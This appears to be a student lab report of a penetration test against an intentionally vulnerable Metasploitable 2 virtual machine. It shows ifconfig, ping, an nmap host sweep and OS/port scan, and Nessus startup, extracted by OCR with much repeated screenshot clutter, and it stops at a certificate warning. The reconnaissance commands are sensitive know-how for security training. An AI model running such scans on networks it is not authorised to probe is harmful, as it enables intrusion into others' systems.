High-Level Summary - Penetration Test Report

kaaalii

Kali Linux is the world’s most powerful and popular penetration testing platform, used by security professionals in a wide range of specializations, including penetration testing, forensics, reverse engineering, and vulnerability assessment. It is the culmination of years of refinement and the result of a continuous evolution of the platform, from WHoppiX to WHAX, to BackTrack, and now to a complete penetration testing framework leveraging many features of Debian GNU/Linux and the vibrant open source community worldwide.

Kali Linux has not been built to be a simple collection of tools, but rather a flexible framework that professional penetration testers, security enthusiasts, students, and amateurs can customize to fit their specific needs.

Hacking

Hacking is identifying weakness in computer systems or networks to exploit its weaknesses to gain access. Example of Hacking: Using password cracking algorithm to gain access to a system

Computers have become mandatory to run a successful businesses. It is not enough to have isolated computers systems; they need to be networked to facilitate communication with external businesses. This exposes them to the outside world and hacking. Hacking means using computers to commit fraudulent acts such as fraud, privacy invasion, stealing corporate/personal data, etc. Cyber crimes cost many organizations millions of dollars every year. Businesses need to protect themselves against such attacks.

Metasploitable

Some folks may already be aware of Metasploitable, an intentionally vulnerable virtual machine designed for training, exploit testing, and general target practice. Unlike other vulnerable virtual machines, Metasploitable focuses on vulnerabilities at the operating system and network services layer instead of custom, vulnerable applications. I am happy to announce the release of Metasploitable 2, an even better punching bag for security tools like Metasploit, and a great way to practice exploiting vulnerabilities that you might find in a production environment.

For download links and a walkthrough of some of the vulnerabilities (and how to exploit them), please take a look at the Metasploitable 2 Exploitability Guide.

Nessus

Kali Linux, a Linux distribution designed specifically for penetration testing, comes prepackaged with many pen test tools. Nessus® provides a penetration tester with a wealth of capabilities that will assist in the engagement, such as:


- Identifying local and remote vulnerabilities
- Configuration and compliance audits
- Checking for default credentials
- Web application scanning

Because the Kali Linux installation of Nessus has been very popular over the past several years, we decided to update the instructions to help you make the most of your pen testing environment.

Nessus isn’t installed on Kali Linux by default, but this post will show you how to install Nessus and provide some suggestions for using it in a penetration testing engagement to gain a more complete understanding of your organization's security posture

Step 1: Get the Ip address of the Kali & Meta

Type “ifconfig” in both Kali & Meta Linux terminals to find out the ip addresses of the machines.



Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Sun Feb 24, 8:22 AM root
root@kali: ~
File Edit View Search Terminal Help
root@kali: ~
Right Ctrl
kali-linux-2...
meta [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl
Git Bash
Minitab 16
Robo 3T 1.1.1
WinA&D - Shortcut
Activate Windows
Go to Settings to activate Windows.
Type here to search
1:52 PM
2/24/2019

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:77:b2:1e
          inet addr:192.168.56.10  Bcast:192.168.56.255  Mask:255.255
.255.0
          inet6 addr: fe80::a00:27ff:fe77:b21e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9229 errors:0 dropped:0 overruns:0 frame:0
          TX packets:22957 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:592192 (578.3 KiB)  TX bytes:1385392 (1.3 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:8124 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8124 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:345762 (337.6 KiB)  TX bytes:345762 (337.6 KiB)
```


```
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:cd:e2:03
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fecd:e203/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6944 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4282 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:451829 (441.2 KB)  TX bytes:256274 (250.2 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:441 errors:0 dropped:0 overruns:0 frame:0
          TX packets:441 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:190609 (186.1 KB)  TX bytes:190609 (186.1 KB)

msfadmin@metasploitable:~$
```

IP address of the Kali machine: 192.168.56.10

Ip address of the Meta Linux machine : 192.168.56.101

Step 2: Ping to both machines

Use Ping command of both machines to check whether the data packets are sharable.



Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Sun Feb 24, 8:23 AM root
root@kali: ~
File Edit View Search Terminal Help

```
          RX bytes:345762 (337.6 KiB)  TX bytes:345762 (337.6 KiB)

root@kali:~# ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_req=1 ttl=64 time=0.703 ms
64 bytes from 192.168.56.101: icmp_req=2 ttl=64 time=0.878 ms
64 bytes from 192.168.56.101: icmp_req=3 ttl=64 time=0.793 ms
64 bytes from 192.168.56.101: icmp_req=4 ttl=64 time=1.00 ms
64 bytes from 192.168.56.101: icmp_req=5 ttl=64 time=0.756 ms
64 bytes from 192.168.56.101: icmp_req=6 ttl=64 time=0.950 ms
64 bytes from 192.168.56.101: icmp_req=7 ttl=64 time=0.949 ms
64 bytes from 192.168.56.101: icmp_req=8 ttl=64 time=0.951 ms
64 bytes from 192.168.56.101: icmp_req=9 ttl=64 time=0.357 ms
64 bytes from 192.168.56.101: icmp_req=10 ttl=64 time=0.848 ms
64 bytes from 192.168.56.101: icmp_req=11 ttl=64 time=0.902 ms
^C
--- 192.168.56.101 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10009ms
rtt min/avg/max/mdev = 0.357/0.826/1.007/0.176 ms
root@kali:~#
```

root@kali: ~
Right Ctrl
kali-linux-2...
meta [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help


```
eth0      Link encap:Ethernet  HWaddr 08:00:27:cd:e2:03
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fecd:e203/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6944 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4282 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:451829 (441.2 KB)  TX bytes:256274 (250.2 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:441 errors:0 dropped:0 overruns:0 frame:0
          TX packets:441 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:190609 (186.1 KB)  TX bytes:190609 (186.1 KB)

msfadmin@metasploitable:~$ ping 192.168.56.10
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.
64 bytes from 192.168.56.10: icmp_seq=1 ttl=64 time=0.293 ms
64 bytes from 192.168.56.10: icmp_seq=2 ttl=64 time=0.314 ms
64 bytes from 192.168.56.10: icmp_seq=3 ttl=64 time=0.267 ms
```

Step 3: nmap commands

Type nmap command in Kali machine in order to find the machines which are on up state currently.

The full command is given below.


nmap -sP 192.168.56.0/24


Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Sun Feb 24, 8:26 AM
root
Click to view your appointments and tasks
File Edit View Search Terminal Help
root@kali: ~
Right Ctrl
kali-linux-2...
meta [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl
Git Bash
Minitab 16
Robo 3T 1.1.1
WinA&D - Shortcut
Activate Windows
Go to Settings to activate Windows.
Type here to search
1:56 PM
2/24/2019

```
root@kali:~#
root@kali:~# nmap -sP 192.168.56.0/24

Starting Nmap 6.25 ( http://nmap.org ) at 2019-02-24 08:25 GMT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS i
s disabled. Try using --system-dns or specify valid servers with --dn
s-servers
Nmap scan report for 192.168.56.1
Host is up (0.00017s latency).
MAC Address: 0A:00:27:00:00:03 (Unknown)
Nmap scan report for 192.168.56.10
Host is up.
Nmap scan report for 192.168.56.100
Host is up (0.00054s latency).
MAC Address: 08:00:27:F9:CD:2B (Cadmus Computer Systems)
Nmap scan report for 192.168.56.101
Host is up (0.00093s latency).
MAC Address: 08:00:27:CD:E2:03 (Cadmus Computer Systems)
Nmap done: 256 IP addresses (4 hosts up) scanned in 5.94 seconds
root@kali:~#
```

```
41 packets transmitted, 41 received, 0% packet loss, time 40000ms
rtt min/avg/max/mdev = 0.000/0.646/1.151/0.375 ms
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ _
```

nmap -O 192.168.56.101


Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Sun Feb 24, 8:26 AM
root
Click to view your appointments and tasks
File Edit View Search Terminal Help
root@kali: ~
Right Ctrl
meta [Running] - Oracle VM VirtualBox
kali-linux-2...
Git Bash
Minitab 16
Robo 3T 1.1.1
WinA&D - Shortcut
Activate Windows
Go to Settings to activate Windows.
Type here to search
1:56 PM
2/24/2019


```
Host is up (0.00054s latency).
MAC Address: 08:00:27:F9:CD:2B (Cadmus Computer Systems)
Nmap scan report for 192.168.56.101
Host is up (0.00093s latency).
MAC Address: 08:00:27:CD:E2:03 (Cadmus Computer Systems)
Nmap done: 256 IP addresses (4 hosts up) scanned in 5.94 seconds
root@kali:~# nmap -O 192.168.56.101

Starting Nmap 6.25 ( http://nmap.org ) at 2019-02-24 08:26 GMT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS i
s disabled. Try using --system-dns or specify valid servers with --dn
s-servers
Nmap scan report for 192.168.56.101
Host is up (0.00075s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
```

```
41 packets transmitted, 41 received, 0% packet loss, time 40000ms
rtt min/avg/max/mdev = 0.000/0.646/1.151/0.375 ms
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ _
```

Step 3: Start Nessus

Type the command given below in order to start Nessus

Service nessusd start




```
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:CD:E2:03 (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.05 seconds
root@kali:~#
root@kali:~# service nessusd start
$Starting Nessus : .
root@kali:~#
```

```
smitted, 41 received, 0% packet loss, time 40000ms
/mdev = 0.000/0.646/1.151/0.375 ms
loitable:~$
loitable:~$
loitable:~$
loitable:~$
loitable:~$
loitable:~$
loitable:~$
loitable:~$
loitable:~$
loitable:~$
loitable:~$
loitable:~$
loitable:~$
loitable:~$
loitable:~$
loitable:~$
loitable:~$
loitable:~$
loitable:~$
loitable:~$
loitable:~$
loitable:~$
loitable:~$
```

Open the web browser and type the url given below

https://192.168.56.10:8834

This web url will open the Nessus login page



Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Sun Feb 24, 8:32 AM
root
Untrusted Connection – Iceweasel
File Edit View History Bookmarks Tools Help
Untrusted Connection
https://192.168.56.10:8834
Google
Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng Nessus
root@kali: ~ Untrusted Connection... root@kali: ~
Type here to search
2:02 PM
2/24/2019
Activate Windows
Go to Settings to activate Windows.


This Connection is Untrusted

You have asked Iceweasel to connect securely to **127.0.0.1:8834**, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

What Should I Do?

Click [Advanced > Add Exception]



Add Security Exception

You are about to override how Iceweasel identifies this site.

Legitimate banks, stores, and other public sites will not ask you to do this.

Server

Location: https://192.168.56.10:8834/

Certificate Status

This site attempts to identify itself with invalid information.

Wrong Site

Certificate belongs to a different site, which could indicate an identity theft.

